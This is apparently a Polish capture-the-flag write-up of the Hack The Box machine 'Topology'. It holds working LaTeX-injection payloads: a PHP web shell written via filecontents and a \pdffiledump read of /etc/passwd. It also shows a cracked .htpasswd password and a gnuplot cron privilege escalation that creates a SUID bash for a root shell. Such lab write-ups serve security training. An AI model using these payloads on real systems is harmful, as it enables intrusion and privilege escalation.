

Topology

Rozpoczynamy klasycznie od skanowania portów



Mamy otwarte dla porty 22 oraz 80
W tym wypadku rozpoczynamy od enumeracji portu 80 ,który jest stroną http




Znajdujemy potencjalą nazwę dns dla tego ip w tym wypadku dodajemy ją do /etc/hosts
W międzyczasie sprawdzamy czy coś znajduje się w source code tej strony

```
<p>• <a href="http://latex.topology.htb/equation.php">LaTeX Equation Generator</a> - create .PNGs of LaTeX
  equations in your browser</p>
<p>• PHPMyRefDB - web application to manage journal citations, with BibTeX support! (currenty in
  development)</p>
<p>• TopoMisk - Topology tool suite by L. Klein and V. Daisley. Download link upon request.</p>
<p>• PlotoTopo - A collection of Gnuplot scripts to aide in visualization of topoligical problems. Legacy, source code
  upon request.</p>
```


Znajdujemy subdomenę latex w tym wypadku ją również dodajemy do /etc/hosts
W między czasie odpalamy wfuzz w celu znalezienia czy nie ma jeszcze jakieś innej subdomeny
I znajdujemy subdomenę dev ,którą równiez dodajemy do /etc/hosts

```
10.10.11.217    dev.topology.htb latex.topology.htb topology.htb
```


Sprawdzamy subdomenę dev.topology.htb
Wymagana jest autoryzacja zatem nic tutaj nie zdziałamy , hasła typu admin:admin nie przechodzą




W takim razie wchodzimy na latex.topology.htb



Tej to strona które wpisany tekst konwertuje na png i wyświetla go
Poniżej sa podstawe komendy które można wpisac oraz wyniki każdego z nich.
Pytanie co my możemy z tym zrobić aby dostać się na system ?
Przegladając internet natrafiamy na
https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/LaTeX%20Injection
https://book.hacktricks.xyz/pentesting-web/formula-doc-latex-injection?q=browse
Z tego wynika ,że możemy poprosić o wgląd do plików systemowych lub zapisane pliku na systemie
Sprawdzamy więc pierwszą możlwość





Niestety strona posiada blacklistę i jest tak samo z resztą komend
W takim razie szukamy dalej i sprawdzamy co możemy z tym zrobić

W tym momencie na dłuższy czas utknąłem ale mój kumpel @Idletime znalazł pewną komendę z wykorzystaniem webshella
\begin{filecontents*}{shell.php}
<?php system($_REQUEST[cmd]); ?>
\end{filecontents*}
Po stworzeniu tego pliku za pomocą burp otrzymujemy zapisany plik ,który wykonuje komendy systemowe w php
###Aktualizacja możliwość stworzenia plik php wyłączona
Zatem spróbujemy pobrać zawartość czegoś ciekawego jak /etc/passwd
\pdfunescapehex{\pdffiledump offset 0 length 700 {/etc/passwd}}

Teraz następuje górka bo co możemy odczytać co pozwoli nam wejść do systemu
Tutaj po dłuższych staraniach natrafiamy na plik /var/www/dev/.htpasswd

Zapisujemy go i łamiemy go

```
┌──(kali㉿kali)-[~]
└─$ cat daisy
$apr1$1ONUB/S2$58eeNVirnRDB5zAIbIxTY0
```

```
┌──(kali㉿kali)-[~]
└─$ hashcat daisy --show
Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

1600 | Apache $apr1$ MD5, md5apr1, MD5 (APR) | FTP, HTTP, SMTP, LDAP Server

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

$apr1$1ONUB/S2$58eeNVirnRDB5zAIbIxTY0:calculus20

┌──(kali㉿kali)-[~]
└─$
```

Logujemy się za pomocą ssh
Dodatkowo możemy również na stronę dev.topology.htb ale nie ma tam nic ciekawego

```
┌──(kali㉿kali)-[~]
└─$ ssh vdaisley@10.10.11.217
vdaisley@10.10.11.217's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-150-generic x86_64)


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Wed Jun 14 15:40:47 2023 from 10.10.14.152
-bash-5.0$ whoami
vdaisley
```

Odczytujemy flagę

```
bash-5.0$ cat user.txt
b723e[redacted]fd0
bash-5.0$
```

Sprawdzamy czy mamy komendy bez hasła roota

```
bash-5.0$ sudo -l
[sudo] password for vdaisley:
Sorry, user vdaisley may not run sudo on topology.
bash-5.0$
```

W takim razie sprawdzamy czy mamy binarki z u+s

```
bash-5.0$ find / -perm -u=s -type f 2>/dev/null
/usr/sbin/pppd
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/sudo
/usr/bin/fusermount
/usr/bin/umount
/usr/bin/su
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/at
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/passwd
/usr/bin/bash
/usr/bin/chfn
bash-5.0$
```

Żadna nie nadaje się do eskalacji uprawnień
W tym wypadku pobieramy pogramy do post-exploitation
pspy

```
2023/06/14 16:05:00 CMD: UID=33    PID=34063  |
2023/06/14 16:05:00 CMD: UID=33    PID=34064  | sh -c rm -f *.log
2023/06/14 16:05:01 CMD: UID=0     PID=34067  | /bin/sh -c find "/opt/gnuplot" -name "*.plt" -exec gnuplot {} \;
2023/06/14 16:05:01 CMD: UID=0     PID=34066  | /usr/sbin/CRON -f
2023/06/14 16:05:01 CMD: UID=0     PID=34065  | /usr/sbin/CRON -f
2023/06/14 16:05:01 CMD: UID=0     PID=34068  | /bin/sh -c find "/opt/gnuplot" -name "*.plt" -exec gnuplot {} \;
2023/06/14 16:05:01 CMD: UID=0     PID=34070  | gnuplot /opt/gnuplot/loadplot.plt
2023/06/14 16:05:01 CMD: UID=0     PID=34069  | /usr/sbin/CRON -f
2023/06/14 16:05:01 CMD: UID=0     PID=34071  | /bin/sh /opt/gnuplot/getdata.sh
2023/06/14 16:05:01 CMD: UID=0     PID=34074  |
2023/06/14 16:05:01 CMD: UID=0     PID=34073  | /bin/sh /opt/gnuplot/getdata.sh
2023/06/14 16:05:01 CMD: UID=0     PID=34072  | netstat -i
2023/06/14 16:05:01 CMD: UID=0     PID=34075  | cut -d   -f3,7
2023/06/14 16:05:01 CMD: UID=0     PID=34078  | /bin/sh /opt/gnuplot/getdata.sh
2023/06/14 16:05:01 CMD: UID=0     PID=34077  | /bin/sh /opt/gnuplot/getdata.sh
2023/06/14 16:05:01 CMD: UID=0     PID=34076  | uptime
2023/06/14 16:05:01 CMD: UID=0     PID=34079  | sed s/,//g
2023/06/14 16:05:01 CMD: UID=0     PID=34080  | tail -60 /opt/gnuplot/netdata.dat
2023/06/14 16:05:01 CMD: UID=0     PID=34081  |
2023/06/14 16:05:01 CMD: UID=0     PID=34082  | gnuplot /opt/gnuplot/networkplot.plt
2023/06/14 16:05:01 CMD: UID=33    PID=34083  | /usr/sbin/apache2 -k start
```

Zauważamy ,że root (UID=0) za pomocą aplikacji gnuplot szuka plików i je wykonuje co jakiś czas.
W takim razie sprawdźmy czy możemy to jakoś wykorzystać
http://www.gnuplot.info/docs_4.2/node327.html
Zgodnie z tym artykułem możemy wykorzystać komende system w gnuplot co też spróbujemy
Tworzymy plik seba.plt a w nim /bin/bash roota wraz ze zmiana uprawnień oraz zapisaniem tego w folderze /seba
Następnie kopiujemy plik seba.plt do /opt/gnuplot/seba.plt aby ten plik się wykonał w najbliższym czasie
Po chwili otrzymujemy folder seba ,którego właścicielem jest root co za tym idzie możemy wykonać ./seba -p co daje nam powłkę roota

Eskalacja

echo "system 'cp /bin/bash /tmp/seba;chmod u+s /tmp/seba ' " >seba.plt
cp seba.plt /opt/gnuplot/seba.plt
./seba -p
root

```
bash-5.0$ ./seba -p
seba-5.0# whoami
root
```

```
seba-5.0# cd /root
seba-5.0# cat root.txt
b2f1a237[redacted]e8087
seba-5.0#
```